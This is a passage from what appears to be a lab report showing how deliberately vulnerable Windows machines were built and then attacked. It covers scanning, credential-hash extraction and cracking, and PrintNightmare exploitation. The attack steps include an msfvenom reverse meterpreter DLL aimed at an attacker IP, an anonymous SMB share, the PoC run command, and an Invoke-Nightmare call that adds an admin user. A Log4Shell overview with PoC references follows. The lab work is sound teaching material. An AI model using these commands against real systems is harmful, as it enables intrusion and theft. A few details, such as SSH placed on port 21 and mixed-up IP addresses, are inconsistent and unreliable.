OS:%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=102%TI=I%II=I%SS=S%TS=U)OPS(
OS:O1=M564NW8NNS%O2=M564NW8NNS%O3=M564NW8%O4=M564NW8NNS%O5=M564NW8NNS%O6=M5
OS:64NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)ECN(R=Y%DF=Y%T
OS:=80%W=FFFF%O=M564NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)T
OS:2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=N
OS:)T7(R=N)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
OS:IE(R=Y%DFI=N%T=80%CD=Z)
```

(Figure 40: A screenshot of the Nmap scan for 10.14.13.104. More information is generated by the command; however, the relevant information has been included in this screenshot)


Figure 40 details the results of the Nmap scan. The system has the ports 21, 135, 139, and 8080 open. Port 21 allows access to an ftp server, and port 8080 has a service called “nagios-nsca” running on it. Nagios NSCA is a linux daemon which sends results of service check to a server which monitors Nagios. Nagios is not actually running on port 8080, therefore, this is a misidentification by Nmap. However, it does indicate the existence of an HTTP server on port 8080, as one of Nmap’s default scripts has returned an HTTP title and information from within the robots.txt file. Although the results of the Nmap scan indicate that the OS is some version of Windows, it is unable to identify precisely which one it is. The two key pieces of information provided by the Nmap is the existence of the FTP server, and a webserver running on port 8080.




(Figure 41: A screenshot of the Nessus scan for 10.14.13.103, showing the most critical vulnerability on the system)

Another scan to complement the Nmap scan is a Nessus scan. Nessus identified 16 total vulnerabilities on the 10.14.13.103 IP address, with all vulnerabilities fitting under the “info” category, and a single vulnerability fitting under the “medium” category. Therefore, it is not obvious that the machine is vulnerable to PrintNightmare.

The next step after performing the scans would be to start to investigate the server. Firstly, one of the most obvious access points to the server is the SSH server on port 21. However, when accessed, there is no readily available information about the machine, as shown in the figure below:




(Figure 42: An example of an attacker trying to access the SSH server without knowing the credentials )

The next place to investigate would be port 80. From the Nmap scan, it is evident that an http server is running on that port. Therefore, by placing the IP 10.14.13.103 in the address bar of any web browser, they will be able to access the web server which was set up previously. Attackers will then see the landing page in Figure 37. If attackers utilize tools such as the “inspect” or “inspect element” on the webpage or the curl command from the Kali machine, they will notice that the images are not only titled “<name>_secret.jpg>”, but that they are also stored in the directory “/resources/images/”, as evidenced by Figure 43:


```
└─# curl 10.14.13.103
<!DOCTYPE html>
<html>
<head>
<link rel="stylesheet" href="style.css">
<link rel="preconnect" href="https://fonts.googleapis.com">
<link rel="preconnect" href="https://fonts.gstatic.com" crossorigin>
<link href="https://fonts.googleapis.com/css2?family=Lexend+Peta&display=swap" rel="styl
esheet">
<link href="https://fonts.googleapis.com/css2?family=Oswald:wght@200&display=swap" rel="
stylesheet">
</head>
<body>

<h1 class="header">WANTED</h1>
<h2 class="header2">For crimes against the Cardassian Union: </h2>


<div class="row, center">
  <div class="column">
    <img src="resources/images/quark_secret.jpg" alt="Quark" class="wanted"> <!-- Fair u
se, https://en.wikipedia.org/w/index.php?curid=12544179 -->
  </div>
  <div class="column">
    <img src="resources/images/odo_secret.jpg" alt="Odo" class="wanted"> <!-- Fair use,
https://en.wikipedia.org/w/index.php?curid=3062615 -->
  </div>
  <div class="column">
    <img src="resources/images/kira_secret.jpg" alt="Kira" class="wanted"> <!-- Fair use
, https://en.wikipedia.org/w/index.php?curid=1859740 -->
  </div>
</div>
<h3 class="text">If you have seen any of these indivudals around Terok Nor, please repor
t them to Gul Dukat, Legate Damar, or Weyoun</h3>
<div class="alignment">
<h7 class="text"> A public service announcement from the Cardassian Union</h7>
<img src="https://www.ex-astris-scientia.org/inconsistencies/cardassian_emblem/cardassia
-3100s.png" alt="The symbol of the Cardassian Union" class="smallimage"></img>
</div>
</body>
</html>
```

(Figure 43: The result of a curl request performed on 10.14.13.103. Three of the images are stored in the "/resources/images/" directory on the web server.)

Then, if the attackers download the images which have the "_secret" suffix, they can use the following command on each individual file:


```
unzip <image_with_hidden_file>
```

which will extract the SAM, SYSTEM, and SECURITY files hidden in the images for the 10.14.13.103 machine. When these hashes are dumped with the secretsdump.py function from Impacket, attackers can gain credentials to all users on the system. The process of dumping the hashes with secretsdump.py is shown in Figure 44:




(Figure 44: the result of secretsdump.py )

After the SAM, SYSTEM, and SECURITY files were created, the password to the administrator account was changed, and the “Admin” account was removed. Therefore, users will only be able to successfully use the credentials of Weyoun, Dukat, and Damar. Although the attacker has found the credentials to the system, however, to be sure that that have successfully searched the entire website, the attackers can use Feroxbuster.





(Figure 45: The results of the Feroxbuster tool. 13 possible directories were found to exploit)

Although Feroxbuster was able to find the “/resources/images/” directory, it doesn’t show a hidden directory which can be found at “/resources/sensitive_documents/”. This directory contains a hidden file with the content shown in Figure 38. A hash for the Damar user was added to this file in case users are unable to determine that the SAM, SECURITY, and SYSTEM

files are contained within the images on the website. Since the attackers now have many different hashes to the user account on the system, they can save all of the hashes and usernames in a document, and attempt to crack the NTLM hashes utilizing JohnTheRipper with the command:

```
john -format=NT --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
```

the results of which can be seen in Figure 46 below:





(Figure 46: The results of the hash-dump utilizing John the Ripper command. Although the passwords to Weyoun and Damar are obtained, the password for Administrator could not be cracked. The passwords have been redacted for the purposes of this vulnerability showcase.)

From this point, users can attempt to exploit the vulnerabilities that exist on the computer.

#### 4.2.4.2 Method 1

The first method will demonstrate how the attackers could exploit CVE-2021-34527. Instead of utilizing a local file to exploit the vulnerability, a file that is on the same network as the vulnerable machine can be used to perform the exploit instead. The paths to these files are known as Universal Naming Convention Path. The most common way to create a resource on the same network as another machine is through the use of the SMB protocol, which allows users to create shares that other computers on the network can access [96]. Therefore, if an attacker creates an SMB share with a malicious DLL folder which can then be loaded when the driver to the printer is created on the compromised machine [96]. A diagram of the general exploitation process for CVE-2021-34527 can be seen below:




(Figure 47: The different steps in the exploitation of "PrintNightmare". Source: N. Surana, "Detecting printnightmare exploit attempts using trend micro vision one and Cloud One," Trend Micro, 12-Aug-2021. [Online]. Available: https://www.trendmicro.com/en_in/research/21/h/detecting-printnightmare-exploit-attempts-with-trend-micro-vision-one-and-cloud-one.html. [Accessed: 13-May-2022].)

The mechanism behind Figure 47 was explained in the "Main Vulnerability" subsection. One method of exploiting CVE-2021-34527 is by utilizing Cube0x0's "CVE-2021-1675 / CVE-2021-34527" PoC [79]. It should be noted that although the title of the repository and the python file used to execute the exploit itself is "CVE-2021-1675," it is more accurate to say that it exploits CVE-2021-34527. The incorrect naming is due to the confusion around both vulnerabilities when they were initially published. Many people initially thought that CVE-2021-34527 was CVE-2021-1675 and vice versa. Therefore, some PoCs are titled incorrectly. Unlike other PoCs a unique version of Impacket must be installed on the attacker's Kali machine. This can be done by removing any previous instances of Impacket on the machine, and then utilizing the following command:

```
git clone https://github.com/cube0x0/impacket

cd impacket

python3 ./setup.py install
```

The commands above clone the modified version of Impacket to the Kali machine, and then installs it[79]. As mentioned previously, to perform the remote code execution, an SMB share can be utilized to host a malicious DLL file to use on the compromised computer. Therefore, the first step is to create the aforementioned SMB share. To do so, the SMB service on the Kali Linux must be active and allow for anonymous access [92]. That way, information about the vulnerable machine does not need to be specified for it to be able to access the SMB

share. This can be done by adding the following information to the "/etc/samba/smb.conf" file on the Kali Linux:

```
[global]
    map to guest = Bad User
    server role = standalone server
    usershare allow guests = yes
    idmap config * : backend = tdb
    smb ports = 445

[share]
    comment = Samba
    path = /srv/smb/
    guest ok = yes
    read only = no
    browsable = yes
    force user = nobody
```

(Figure 48: The contents that should be added to the smb.conf file. It is recommended to back up the file before changing any information inside of it. Source: "Playing with printnightmare," 0xdf hacks stuff, 08-Jul-2021. [Online]. Available: https://0xdf.gitlab.io/2021/07/08/playing-with-printnightmare.html#cube0x0-impacket-rce. [Accessed: 13-May-2022].)

The user in the "force user" section titled nobody must exist on the Kali Machine. Therefore, attackers should first add this user before attempting the exploit. The next step is to restart the SMB service for the configuration file to be applied to the service, by utilizing the command:

```
sudo service smbd restart
```

Finally, to ensure that the new user created can read from the SMB share, the permissions for the directory are changed utilizing the commands below:


```
sudo chown -R nobody:root smb/
sudo chmod -R 777 smb/
```

(Figure 49: the commands necessary to change ownership of the smb/ directory to the "nobody" user. This step is not strictly necessary, however, the "nobody" user should be able to read from the SMB share. Source: "Playing with printnightmare," 0xdf hacks stuff, 08-Jul-2021. [Online]. Available: https://0xdf.gitlab.io/2021/07/08/playing-with-printnightmare.html#cube0x0-impacket-rce. [Accessed: 13-May-2022].)

The next step is to create the malicious DLL file and place it in the samba share. clone the github repository from cube 0x0 to the attacker's Kali machine, which can be done as follows [97]:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp -ax64 -f
dll LHOST=<attacker_ip> LPORT=<Lisenting_port> reverse_64bit.dll
```

Although any .DLL file could be loaded onto the machine, the DLL used for this demonstration was a reverse meterpreter shell for a 64-bit machine. Next, to ensure access to the remote machine after execution, a reverse TCP handler is started to manage the connection by using Metasploit as shown in Figure 50 [97]:




(Figure 50: A figure demonstrating the setup of the reverse TCP handler to prepare for the connection from the remote computer.)


Finally, the attackers can clone the repository by using the command:

```
git clone https://github.com/cube0x0/CVE-2021-1675.git
```


After which the exploit can be executed utilizing the following command:

```
python3 CVE-2021-1675.py \
<remote_user>:<remote_pass>@10.14.13.103 \
'\\<attacker_ip>\<path_to_samba_share>\<malicious_dll> '
```

Where <remote_user> and <remote_pass> is a username and password from the compromised machine. The <attacker_ip>,<path_to_samba_share>, and <malicious_dll> compromise the UNC path needed to perform the remote code execution. Once this command is used, the attacker is successfully able to access the machine as seen in Figures 51 and 52 [98].




(Figure 51: an example of the execution of cube0x0's PrintNightmare PoC. Although an error appears in the console, the machine itself did return a reverse meterpreter shell, which can be seen in Figure 52. Once again, the password to the vulnerable user has been redacted.)




(Figure 52: The successful meterpreter shell that is generated when the exploit succeeds)

As the attackers have access to the entire system, the machine has been successfully exploited.

#### 4.2.4.3 Method 2

The second method to exploit the machine is by utilizing the CVE-2021-1675 vulnerability. Unlike CVE-2021-34527, performing this exploit requires local access to the vulnerable machine. Firstly, utilizing the logins generated from John the Ripper during the reconnaissance phase, the attackers can log into the SSH server with the credentials of the Damar or Weyoun user. If the attackers navigate to the folder "Station Shares", they will find a folder called "nightmare dll" and "station_logs.txt.txt." If "nightmare dll" is searched, then a link to Caleb Stewart's "CVE-2021-1675 - PrintNightmare LPE (PowerShell)" Github repository will be found [99]. The exploit's functionality can be reviewed in the "Main Vulnerability" subsection.


Since this exploit is utilizes Local Privilege Escalation, it must be used on the vulnerable Windows 10 computer. The SSH service on the Windows 10 machine utilizes OpenSSH, therefore, attackers can utilize either SCP or Secure FTP to upload or download files to the vulnerable machine [100]. For the purposes of this demonstration, SCP will be used. To use the exploit on the vulnerable Windows machine, attackers can download the exploit directly from Github site as a zip file and upload it using SCP using the command:

```
scp CVE-2021-1675-main.zip  Weyoun@10.14.13.103:
```

The first parameter is the file to be uploaded, followed by the relevant user and IP address. The colon indicates the directory to upload the file to. However, in this case, none is specified, so the file is simply uploaded to the user's home directory. Once the file has been uploaded, attackers can extract the contents by using the command:

```
tar -xf CVE-2021-1675-main.zip
```

Which will extract the “CVE-2021-1675-main.zip” into a folder called “CVE-2021-1675-main.” By default, the SSH server utilizes the Windows 10 command line as the command line service. However, attackers can execute “Powershell.exe” to change the command prompt to a PowerShell one with the same privileges, like in the figure below:





(Figure 53: A screenshot demonstrating of the change from the CMD style command line to the PowerShell one)

Now that the user has access to a PowerShell prompt, they can start to execute the attack. Firstly, attackers should navigate to the “CVE-2021-1675-main” folder, and then utilize the following commands to run the exploit

```
Import-Module .\CVE-2021-1675.ps1

Invoke-Nightmare -NewUser “new_admin” -NewPassword “123” -
DriverName “NewDriver”[99]
```

The “Import-Module” command allows PowerShell users to add modules with extra functionality to the current PowerShell session. Although it can be used to add many different plugins to PowerShell, it is also commonly used to make executing PowerShell scripts easier [101]. The “Invoke-Nightmare” command is used to invoke the module and allows for command line arguments to be added to the PowerShell script. The command line arguments are self-explanatory. At this stage, a new local administrative user has been added to the machine. The attackers can now exit the SSH session of the non-administrative user, and log back in utilizing the newly added Administrator.




(Figure 54: An image demonstrating the successful exploitation of the machine)

Now that the attacker has added and accessed the new user with administrative privileges, they have successfully exploited the vulnerable machine. Although in this demonstration, the “nightmare-dll” file added a new administrative user to the system, it can be replaced to execute any malicious DLL file that the attacker desires.

## 4.3 Log4Shell (CVE-2021-44228)

This section details the setup and exploitation of the machine with the IP address 10.14.13.104. The first part will provide an overview of the machine itself, primarily information about the users, which services are available, and which vulnerabilities are on the Machine. The second part provides a technical explanation of why a particular service or system is vulnerable, and how it impacts the system. The third and final part is a step-by-step breakdown of how attackers can exploit the vulnerabilities on this specific machine, and which steps attackers would need to take to gain administrative access to this computer.

### 4.3.1 Overview

The Windows 10 machine with the IP address 10.14.13.104 is vulnerable to Log4Shell, a Remote Code Execution vulnerability which can be found within Log4j2's logging library. The other method to exploit the system does not have a specific vulnerability assigned, but rather, requires a process of analysis to exploit. Both vulnerabilities require some form of credentials to the machine.

#### 4.3.1.1 Machine Overview

| | | |
|---|---|---|
| **IP Address** | - | **10.14.13.104** |
| **Host Name** | - | **DESKTOP-ENC47T1** |
| **Host Usernames and Passwords** | - | Quark, Rom |
| **Open Ports** | - | 21 – Microsoft ftpd<br>- 22 – Open SSH for Windows 7.7 (protocol 2.0)<br>- 135 – Microsoft Windows RPC<br>- 139 – Microsoft Windows netbios-ssn<br>- 8080 – http proxy |

There were two users added to the system, Quark, the system administrator, and Rom, a non-privileged user. By default, the ports 135 and 139 are open on all windows machines, however, the services were disabled, so even though they appear on scans, they are non-functional. An FTP server is hosted on port 21. Although this is not needed to exploit the Log4Shell CVE, it has been added as an alternative method for the students to gain access to the machine. SpringBoot webserver is hosted on port 8080 which has user-input fields that are vulnerable to CVE-2021-44228.

#### 4.3.1.2 Vulnerability Overview [102]


| **CVE** | **CVE-2021-44228** |
|---|---|
| **CVSS 2.0 Score** | 9.3 |
| **Integrity Impact** | Complete |
| **Confidentiality Impact** | Complete |

| | |
|---|---|
| **Availability Impact** | Complete |
| **Access Complexity** | Medium |
| **Authentication Required?** | No |
| **Application name** | Log4j2 |
| **Versions affected** | 2.0-alpha7 to 2.17.0 (not including 2.3.2 and 2.12.4) |
| **Vulnerability Name** | Log4Shell |
| **Vulnerability Type** | Remote Code Execution |
| **Publish Date** | 2021-12-10 |
| **CWE ID and Name** | **502** - Deserialization of Untrusted Data<br>**400** – Uncontrolled Resource Consumption<br>**20** – Improper Input Validation |
| **Metasploit Modules** | auxiliary/scanner/http/log4shell_scanner<br>xploit/multi/http/log4shell_header_injection |
| **Notbale Github PoCs** | Log4j-shell-poc – kozmer[103]<br>Awesome log4Shell – snyk-labs[104]<br>Java Unmarshaller Security – mbechler[105]<br>Apache-log4j-rce-poc – xiajun325[106] |

